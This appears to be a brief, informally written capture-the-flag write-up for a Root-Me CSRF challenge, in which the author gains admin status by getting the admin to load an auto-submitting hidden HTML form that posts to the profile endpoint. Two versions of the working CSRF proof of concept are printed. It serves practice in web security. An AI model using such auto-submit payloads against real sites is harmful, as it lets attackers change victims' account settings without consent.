




First u need to recognized that csrf can be faked user

and first we can regist a user and login



and we can find that our Features can send something

A screenshot of a contact form. At the top, there are four links: "Contact", "Profile", "Private", and "Logout" in blue text. Below the links, the word "Contact" is followed by a horizontal line. Underneath, there is a text input field labeled "Your email". Below that is a larger text area labeled "Comment". At the bottom left of the form is a "Submit" button. The form is enclosed in a light gray border.

we can send something useless and get a hint that we can send these thing to admin

In Profile we can't use checkbox

Update Profile

Username:

Status: ☐

i set as a enable

Update Profile

Username:

Status: ☒

You're not an admin!

and get rewarded that im no an admin

So we can edit a html form that be marked that we have been validated by admin

First we need a form that can send data

Second we need a html form to trigger it

```
<form id = "csrf" action="http://challeng01.root-me.org/web-client/ch22/?action=profile"
method="post" enctype="multipart/form-data">
```

```
<input type="text" name="username" value="test">
```

```
<input type="checkbox" name="status" checked>
```

```
</form> <script>document.getElementById("csrf").submit()</script>
```

Idk why i can;t use it

and i tried a new poc

```
<form name="csrf" action="http://challenge01.root-me.org/web-client/ch22/?  
action=profile" method="post" enctype="multipart/form-data"> <input type="hidden"  
name="username" value="test"> <input type="hidden" name="status" value="on"> </form>  
<script>document.csrf.submit()</script>
```

and got my flag